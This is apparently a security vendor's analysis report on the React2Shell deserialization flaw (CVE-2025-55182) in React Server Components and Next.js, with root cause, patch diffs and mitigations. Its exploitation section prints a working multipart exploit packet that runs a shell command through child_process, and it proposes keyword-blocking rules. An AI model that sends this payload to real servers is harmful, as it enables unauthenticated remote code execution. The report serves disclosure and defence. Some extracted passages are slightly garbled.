

TLP : CLEAR

Analysis Report

React2Shell (CVE-2025-55182)

How adversaries exploit these critical vulnerabilities.

AhnLab SEcurity intelligence Center (ASEC)

2026. 01



Table of Contents

Summary	3
Affected Package Versions	4
Technological Background	5
1. React Server Component & Server Action	5
2. React Flight Protocol	5
Root Cause of the Vulnerability	7
1. Injecting Fake Chunk	7
2. Polluting Prototype through Property Path Traversal without Verification	8
3. Executing Code through the Function Constructor Gadget	9
Vulnerability Exploitation	10
1. Overview	10
2. Attack Scenario	11
Vulnerability Patch	19
How to Address the Flaw	21
Conclusion	22

Summary

In December 2025, a serious security vulnerability named Reach2Shell was disclosed, shaking the web development ecosystem. This vulnerability affects applications using React Server Components and the Flight protocol, allowing threat actors to execute arbitrary code on the server with a single HTTP request. It has been assigned a Common Vulnerability Scoring System (CVSS) score of 10.0 (Critical), and its impact is significant as it can be exploited without authentication.

This report will examine the background and attack flow of React2Shell (CVE-2025-55182), which involves exploiting deserialization during the Flight processing stage of React Server Components. It will also cover the countermeasures to this vulnerability.

Affected Package Versions

Below are the package versions affected by the vulnerability.

- React Server Component

- 19.0.0
19.1.0, 19.1.1
19.2.0

- Next.js

- 15.0.0 ~ 15.0.4
15.1.0 ~ 15.1.8
15.2.0 ~ 15.2.5
15.3.0 ~ 15.3.5
15.4.0 ~ 15.4.7
15.5.0 ~ 15.5.6
16.0.0 ~ 16.0.6

Technological Background

1. React Server Component & Server Action

As of React 18, React Server Components (RSC) have been introduced experimentally. A model has been proposed that involves separating the UI into server-side rendered Server Components and Client Components, with only the interactive parts being kept as Client Components and the rest as Server Components. This approach reduces the size of the client-side JavaScript bundle and the processing load on the client. When the client makes a request to the server, the request data is serialized. The React Flight protocol is used in this serialization process.




Figure 1. The React server action flow using the Flight protocol

2. React Flight Protocol

The React Flight protocol is a custom serialization format designed to efficiently transmit the React component tree, data, and server references (Server Reference) between the server and the client. Unlike a typical JSON, it can process complex data structures such as the following.

- React element and component
- Asynchronous data (Promise)
- Circular references
- Binary data (Blob, FormData)

The Flight protocol divides data into independent units called chunks, each of which has a unique ID. When serializing data, special values and references to other chunks are represented by strings prefixed with \$. This reference system is then restored to its original objects or values during the deserialization process.

The main reference types are as follows.

Prefix	Type	Description
\$@	Promise/Chunk	Reference to a specific ID Chunk
\$B	Blob	Reference Blob data of a specific ID Chunk
\$Q	Map	Reference to the Map object of a specific ID Chunk
\$0-9a-f	Chunk ID	Reference to the chunk with a hexadecimal ID

Table 1. Prefixes of the Flight protocol

Internally, React represents this as a Chunk object, whose prototype inherits from Promise.prototype (Chunk.prototype = Object.create(Promise.prototype)). Because of this structural characteristic, a Chunk object has a then method and acts like a Promise.

This is a crucial cause that allows an attacker to exploit the Promise resolution mechanism by turning a manipulated chunk into a “thenable” object. A thenable refers to any object that has a then() method, and a Promise itself is an example of a thenable object.

Root Cause of the Vulnerability

The critical vulnerability in React Server Components (CVE-2025-55182, React2Shell) occurs due to the unsafe deserialization of the Flight protocol payload on the server side. This means that the validation for the Flight protocol payload sent from the client to the server is not properly implemented. The key vulnerability of this attack can be categorized into three parts, and the entire attack is completed through the combination of these three vulnerabilities.

1. Injecting Fake Chunk

React manages the deserialized data as chunk objects. Chunk objects have the following properties: status, value, reason, and _response.

```
2546  function Chunk(status, value, reason, response) {  
2547      this.status = status;  
2548      this.value = value;  
2549      this.reason = reason;  
2550      this._response = response;  
2551  }
```

Figure 2. Chunk properties

The server's `Chunk.prototype.then` function mistakenly treats an object as an actual `Chunk` instance if its `status` property equals `"resolved_model"`. Then it calls `initializeModelChunk`.

```
3646  Chunk.prototype.then = function (resolve, reject) {  
3647      switch (this.status) {  
3648          case "resolved_model":  
3649              initializeModelChunk(this);  
3650      }
```

Figure 3. `Chunk.prototype.then`


Threat actors can exploit this to insert a fake JSON object chunk inside the payload, as shown in the following payload snippet, which still calls `initializeModelChunk`. The `_response` part in the threat actor's malicious payload is assigned to the `_response` property of the chunk.

```
{
  "then": "$1:_proto_: then",
  "status": "resolved_model", // fake chunk recognized as resolved_model status!
  "reason": -1,
  "value": "{\"then\\\": \"$B1337\\\"}\"",
  "_response": { ... malicious object... }
}
```

Table 2. Fake chunk

2. Polluting Prototype through Property Path Traversal without Verification

The Flight protocol allows users to access the properties of nested objects using paths separated by colons (:). The issue occurs inside the createModelResolver function, which is called after processing this path within the getOutlinedModel function.



```
2754 function createModelResolver(
2755     ...
2769     value: null
2770 };
2771 return function (value) {
2772     for (var i = 1; i < path.length; i++) value = value[path[i]];
2773     parentObject[key] = map(response, value);
```

Figure 4. A vulnerable createModelResolver

This code sequentially accesses the values by using each part of the reference path as a property key of an object. No validation is performed on the property names that correspond to `value[path[i]]`. Because there is no check using `hasOwnProperty`, an attacker can include JavaScript “magic properties” such as `__proto__` or `constructor` in the path to walk up the prototype chain.

For example, by using path traversal with `\"then\\\": \"$1:_proto_: then\\\"`, an attacker can pollute the payload’s `then` property with `Chunk.prototype.then`, thereby turning a fake chunk into a thenable object.

This attack technique, which pollutes the prototype of objects through user-controllable input,

is called "Prototype Pollution" and serves as the foundation of the attack.

3. Executing Code through the Function Constructor Gadget

The Function constructor exfiltrated through prototype pollution is used to override the `_formData.get` method within the injected fake `_response` object. As a result, `_response._formData.get` is no longer a regular get function, but the Function constructor itself that can execute strings as code.

During the parsing process of "then": "\$B1337", the `response._formData.get` function is called. The `response._prefix`, which is passed as an argument, is a code string (or a code combination element) that can be exploited by threat actors. The created function object is executed simultaneously with the `.then()` call during the promise resolution process.

```
3141 case "B":  
3142   return (  
3143     (obj = parseInt(value.slice(2), 16)),  
3144     response._formData.get(response._prefix + obj)  
3145   );
```

Figure 5. Parsing "\$B" using `parseModelString`

Vulnerability Exploitation

1. Overview

The table below shows part of a valid packet that can be used in vulnerability exploitation.

Content-Type:	multipart/form-data;	boundary=----
WebKitFormBoundaryx8jO2oVc6SWP3Sad		
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9		
-----WebKitFormBoundaryx8jO2oVc6SWP3Sad		
Content-Disposition: form-data; name="0"		
<u>{ "then": "\$1: __proto__: then", "status": "resolved_model", "reason": -1, "value":</u> <u>"{ \"then\": \"\$B1337\", \"_response\": { \"_prefix\": \"var</u> <u>res=process.mainModule.require('child_process').execSync('(whoami)', { 'timeout': 120000 }).t</u> <u>oString().trim(); throw Object.assign(new Error('NEXT_REDIRECT'),</u> <u>{ digest: `\${res}` }, { \"_chunks\": \"\$Q2\", \"_formData\": { \"get\": \"\$1: constructor: constructor\" } } }</u> -----WebKitFormBoundaryx8jO2oVc6SWP3Sad		
Content-Disposition: form-data; name="1"		
<u>"\$@0"</u>		
-----WebKitFormBoundaryx8jO2oVc6SWP3Sad		
Content-Disposition: form-data; name="2"		
[]		
-----WebKitFormBoundaryx8jO2oVc6SWP3Sad--		

Table 3. A part of the packet for the React2Shell vulnerability exploitation

The chunk value `"$@0"`, specified with `name="1"`, means that chunk 0 should be loaded as a Promise. As a result, a circular reference is created in which chunk 1 references the chunk 0 object itself.

The figure below shows the overall vulnerability exploitation flow.




Figure 5. Vulnerability exploitation flow

2. Attack Scenario

The attack flow begins when the server receives a multipart/form-data request sent by the client. The server reads the request body via the `decodeBoundActionMetaData` function and calls `createResponse` to create a response object. It then calls `getChunk(body, 0)` to retrieve Chunk 0.

```

3206 function decodeBoundActionMetaData(body, serverManifest, formFieldPrefix) {
3207     body = createResponse(serverManifest, formFieldPrefix, void 0, body);
3208     close(body);
3209     body = getChunk(body, 0);
3210     body.then(function () {});
3211     if ("fulfilled" !== body.status) throw body.reason;
3212     return body.value;
3213 }
  
```

Figure 7. Function: `decodeBoundActionMetaData`

The data of Chunk 0 (the JSON in field `"0"`) is initialized through a call to `createPendingChunk` inside `getChunk`.

```

2742     function getChunk(response, id) {
2743         var chunks = response._chunks,
2744             chunk = chunks.get(id);
2745         chunk ||
2746             ((chunk = response._formData.get(response._prefix + id)),
2747             {chunk =
2748                 null != chunk
2749                 ? new Chunk("resolved_model", chunk, id, response)
2750                 : createPendingChunk(response)}),
2751         chunks.set(id, chunk));
2752     return chunk;

```

Figure 8. Function: getChunk

The JSON payload of Chunk 0 includes "status": "resolved_model", mimicking the structure of an internal Chunk object. As a result, the server treats Chunk 0 as a thenable object.

```

v rawModel = {then: '$1: __proto__: then', status: 'resolved_model', reason: -1, v
> _response = {_prefix: "process.mainModule.require('child_process').execSync('
  reason = -1
  status = 'resolved_model'
  then = '$1: __proto__: then'
  value = '{"then": "$B1337"}'

```

Figure 9. Chunk 0 payload

During the server action decoding phase, `body.then(function () {});` is executed. `.then()` call triggers `Chunk.prototype.then`, which checks that Chunk 0's status is "resolved_model". Then, it executes `initializeModelChunk(this)`.

```

2698     function initializeModelChunk(chunk) {
2699         var prevChunk = ● initializingChunk,
2700             prevBlocked = initializingChunkBlockedModel;
2701         initializingChunk = chunk;
2702         initializingChunkBlockedModel = null;
2703         var rootReference =
2704             -1 === chunk.reason ? void 0 : chunk.reason.toString(16),
2705             resolvedModel = chunk.value;
2706         chunk.status = "cyclic";
2707         chunk.value = null;
2708         chunk.reason = null;
2709         try {
2710             var rawModel = JSON.parse(resolvedModel),
2711                 value = ◇ reviveModel(
2712                     chunk._response,
2713                     { "": rawModel },
2714                     "",
2715                     rawModel,
2716                     rootReference
2717                 );

```

Figure 10. A part of the initializeModelChunk function

initializeModelChunk parses the payload as JSON and then calls reviveModel, which recursively traverses the object's properties.

```

2682         for (i in value)
2683             hasOwnProperty.call(value, i) &&
2684                 ((parentObj =
2685                     void 0 !== reference && -1 === i.indexOf(":")
2686                     ? reference + ":" + i
2687                     : void 0),
2688                 (parentObj = reviveModel(
2689                     response,
2690                     value,
2691                     i,
2692                     value[i],
2693                     parentObj
2694                 )),
2695                 void 0 !== parentObj ? (value[i] = parentObj) : delete value[i]);
2696         return value;

```

Figure 11. A part of the reviveModel function

During this process, two critical manipulations occur simultaneously.

1. `reviveModel` processes the value of `Chunk 0`'s `then` property, which is `$1:__proto__:then`.
 - This string is passed through `parseModelString` and then followed via `getOutlinedModel`. The value of the second argument (`value`) is `$1:__proto__:then`.

```

3157         value = value.slice(1);
3158     }
3159     return getOutlinedModel(response, value, obj, key, createModel);
3160 }
3161 return value;

```

Figure 12. A part of the parseModelString function

- `$1` refers to Chunk 1, and Chunk 1, via `"$@0"`, in turn points back to the Chunk 0 object.
- During path traversal, the `createModelResolver` function accesses the `__proto__` and then properties without validation, retrieves `Chunk.prototype.then`, and assigns it to the `then` property of Chunk 0.

```

2754 function createModelResolver(
2755     dep: Dependency,
2756     value: null
2757 );
2770 };
2771 return function (value) {
2772     for (var i = 1; i < path.length; i++) value = value[path[i]];
2773     parentObject[key] = map(response, value);
2774     "" === key &&
2775     null === blocked.value &&
2776     (blocked.value = parentObject[key]);
2777     blocked.deps--;
2778     0 === blocked.deps &&
2779     "blocked" === chunk.status &&
2780     ((value = chunk.value),
2781     (chunk.status = "fulfilled"),
2782     (chunk.value = blocked.value),
2783     null !== value && wakeChunk(value, blocked.value));
2784 };


```

Figure 13. A part of the createModelResolver function

2. `reviveModel` processes the malicious `_response` object injected into Chunk 0, specifically the `"_formData": { "get": "$1:constructor:constructor" }` field.
 - As in the previous case, due to insufficient validation, `createModelResolver` follows

the path `["1", "constructor", "constructor"]`, ultimately resolving to `Object.constructor.constructor`, which is the function constructor.

- This constructor overwrites the `response._formData.get` method. In other words, `response._formData.get` is made to resolve to the function constructor via dereferencing.



```
13      (function () {
3023      function parseModelString(response, obj, key, value, reference) {
3155          return parseAsyncIterable(response, value, 10);
3156      }
3157      value = value.slice(1);
3158      return getOutlinedModel(response, value, obj, key, createModel);
3159  }
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL VARIABLES PORTS 10

Local

- data = undefined
- formPrefix = undefined
- key = 'get'
- > obj = {get: '\$1:constructor:constructor'}
- reference = '0:_response:_formData:get'
- reference = undefined
- > response = {_bundlerConfig: Proxy(Object), _prefix: '', _formData: _FormData, _chunks: Map(3), _temporaryReferences = undefined
- this = undefined
- value = '\$1:constructor:constructor'

Figure 14. `parseModelString`: processing the constructor

After the function constructor hijacking is complete, `reviveModel` parses `"{"then\\":\\"$B1337\\"}"` from the value field inside Chunk 0.

```

13      (function () {
2657          function reviveModel(response, parentObj, parentKey, value, reference) {
2681              else
2682              for (i in value)
2683                  hasOwnProperty.call(value, i) &&
2684                  ((parentObj =
2685                      void 0 !== reference && -1 === i.indexOf(":")
2686                      ? reference + ":" + i
2687                      : void 0),
2688                  (parentObj = reviveModel(
2689                      response,
2690                      value,

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL VARIABLES PORTS 10

Local: reviveModel

```

i = 'value'
parentKey = ''
parentObj = '{"then": "$B1337"}'
reference = '0'

```

Figure 15. A part of the ReviveModel function (2)

The recursively parsed inner object contains \$B1337 (a Blob reference), which enters the case B logic in parseModelString.

```

13      (function () {
3023          function parseModelString(response, obj, key, value, reference) {
3140              return parseTypedArray(response, value, DataView, 1, obj, key);
3141              case "B":
3142                  return (
3143                      (obj = parseInt(value.slice(2), 16)),
3144                      response._formData.get(response._prefix + obj)
3145                  );

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL VARIABLES PORTS 10

Local

```

data = undefined
formPrefix = undefined
key = 'then'
obj = 4919
reference = undefined
reference = undefined

```

{_prefix: "process.mainModule.require('child_process').execSync('(whoami)');", _chunks: Map(0), _formData: {...}}

```

> _chunks = Map(0) {size: 0}
> _formData = {get: f}
_prefix = "process.mainModule.require('child_process').execSync('(whoami)');"

```

Figure 16. A processing logic of parseModelString: \$B

This logic calls `response._formData.get` with an argument formed by concatenating `_prefix` - a malicious code string stored in Chunk 0's `_response` object - and `obj` (the referenced Blob number).

Since `response._formData.get` has already been replaced with the function constructor, this call is effectively transformed into the function(<attacker-injected payload>). The function object created in this way (<attacker-injected payload>) is then returned as the `then` property of the inner object.

When the JavaScript Promise processing mechanism invokes `then()`, the attacker-injected code is executed in the server environment.

Across this entire process, the roles of each chunk included in the payload can be categorized as follows.

Chunk 0

Trigger (Fake Chunk)	By setting the "status": "resolved_model" property, the server recognizes this object as a valid chunk and forcibly triggers the execution of the critical JSON parsing function, <code>initializeModelChunk</code> .
Preparation of the function-hijacking	It injects a manipulated execution context into <code>_response</code> . This includes <code>_prefix</code> , which holds a malicious code string, and <code>"_formData": { "get": "\$1:constructor:constructor" }</code> , which is the target to be overwritten with the function constructor.
Thenable setup	By placing the reference <code>"\$1:__proto__:then"</code> in the <code>then</code> property, it obtains <code>Chunk.prototype.then</code> via Chunk 1 and transforms Chunk 0 into a thenable object.
Final RCE trigger	When the "\$B1337" reference in the value field triggers the Blob deserialization logic, the already-overwritten <code>_formData.get</code> function is executed, ultimately resulting in remote code execution (RCE).

Table 4. Role of Chunk 0

Chunk 1

Creating a circular reference	By including the string "\$@0" as its value, it creates a Promise/Chunk reference that points to Chunk 0. This establishes a circular reference structure between the two chunks.
Path search	The payload of Chunk 0 uses paths starting with \$1;, such as \$1:__proto__:then and \$1:constructor:constructor, to access object properties.
Redirecting back to Chunk 0	When getOutlinedModel interprets \$1, it retrieves Chunk 1. Since Chunk 1's value is "\$@0", it ultimately returns the Chunk 0 object itself as the value. This returned Chunk 0 object then becomes the base object for prototype property traversal, such as __proto__ or constructor.

Table 5. Role of Chunk 1

Chunk 2

Map referencing	Within Chunk 0's malicious _response object, "_chunks": "\$Q2" is set. The \$Q prefix denotes a Map object.
Placeholder feature	The value of Chunk 2 ([], an empty array) serves as a placeholder for the Map object (\$Q) reference. It helps the server treat the _response object as an internally valid structure

Table 6. Role of Chunk 2

Vulnerability Patch

In some parts of the original code, there was no check to verify whether the property being accessed actually existed on the value object's prototype. In the patched code, a `hasOwnProperty` check has been added.

The vulnerability has been mitigated by introducing logic that verifies whether the property to be accessed truly exists on the object's prototype. As a result, hijacking the function constructor via prototype pollution is blocked, and remote code execution is no longer possible.

The screenshot shows a GitHub pull request interface. At the top, there is a code diff for the file `ReactFlightClientConfigBundlerWebpack.js`. The diff shows two lines being added:

```
542 - function createModelResolver<T>(  
543 -   chunk: SomeChunk<T>,  
  
764 +   const name = path[i];  
765 +   if (typeof value === 'object' && hasOwnProperty.call(value, name)) {
```

Below the diff, there is a comment by user **sebmarkbage** (5 days ago). The comment text is:

These `hasOwnProperty` checks were the ones that were missing. This is the critical fix. Without it, you can drill into objects not created by the parser itself.

The rest is mainly protecting against other gadgets and to slow down reverse engineering just a bit (which seems to have been somewhat effective especially with llms).

The comment has 12 thumbs up and 6 hearts.

Below this, there is another comment by user **KernelDeimos** (2 days ago). The comment text is:

Could this have also been solved by re-creating an object's own properties on a new object with a null prototype? If I'm not missing something, I imagine that would avoid the "shotgun surgery" of ensuring `.hasOwnProperty` guards anywhere which the object's properties are traversed.

This comment has 1 thumbs up.

At the bottom of the screenshot, there is a text input field with the placeholder text "Reply..." and a "Submit" button.

Below the input field, there is another code diff snippet:

```
766 +   value = value[name];  
767 + }  
768 + }
```

Figure 17. Patch (1): ReactFlightClientConfigBundlerWebpack.js

```
613     let value = chunk.value;
614     for (let i = 1; i < path.length; i++) {
615 -     value = value[path[i]];

931 +     const name = path[i];
932 +     if (typeof value === 'object' && hasOwnProperty.call(value, name)) {

sebmarkbage 5 days ago Collaborator Author ...
This is the other one.

The ones on the module is not that critical but good to have.
👍 2

Reply...
```

```
933 +     value = value[name];
934 + }
```

Figure 18. Patch (2): ReactFlightClientConfigBundlerWebpack.js

How to Address the Flaw

To resolve the vulnerability, the most essential procedure is upgrading dependency packages. The fundamental solution is to immediately update the relevant packages to versions that have fixed the vulnerability and then redeploy the application. If it is not possible to upgrade and redeploy right away, another approach is to apply rules that detect and block Flight protocol payloads in request bodies containing keywords such as `__proto__` or `constructor`. While this is not a complete solution, it can help prevent known attack patterns.

In addition to update, redeployment or application of blocking rules, organizations can reduce the risk by temporarily disabling server action features that are not essential to the business. Alternatively, they can apply strong authentication and authorization to all server action endpoints to prevent access by anonymous attackers.

Conclusion

The CVE-2025-55182 vulnerability is a significant example of how the complexity of modern web frameworks can create unforeseen new attack vectors. It is a supply chain vulnerability that resides not in a developer's business logic, but in the core logic of the framework itself, impacting the broader ecosystem. Innovative technologies such as React Server Components and the Flight protocol greatly improve developer productivity, but they also conceal critical security threats beneath the complexity of their internal mechanisms.

After reading this report, all development teams should recognize the importance of applying patches promptly. Furthermore, they must continuously monitor security advisories for the frameworks they use. Assets must be protected against increasingly sophisticated threats through ongoing security audits and rapid response.

Analysis Report

React2Shell Vulnerability

This report is a work of authorship protected by the Copyright Act.

Unauthorized copying or reproduction for profit is strictly prohibited.

When citing or editing the entirety or a part of the report, you must disclose that this is a report published by AhnLab.

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, 13493, Korea

Website: www.ahnlab.com

Purchase Inquiry: global.sales@ahnlab.com

© 2026 AhnLab, Inc. All rights reserved.

AhnLab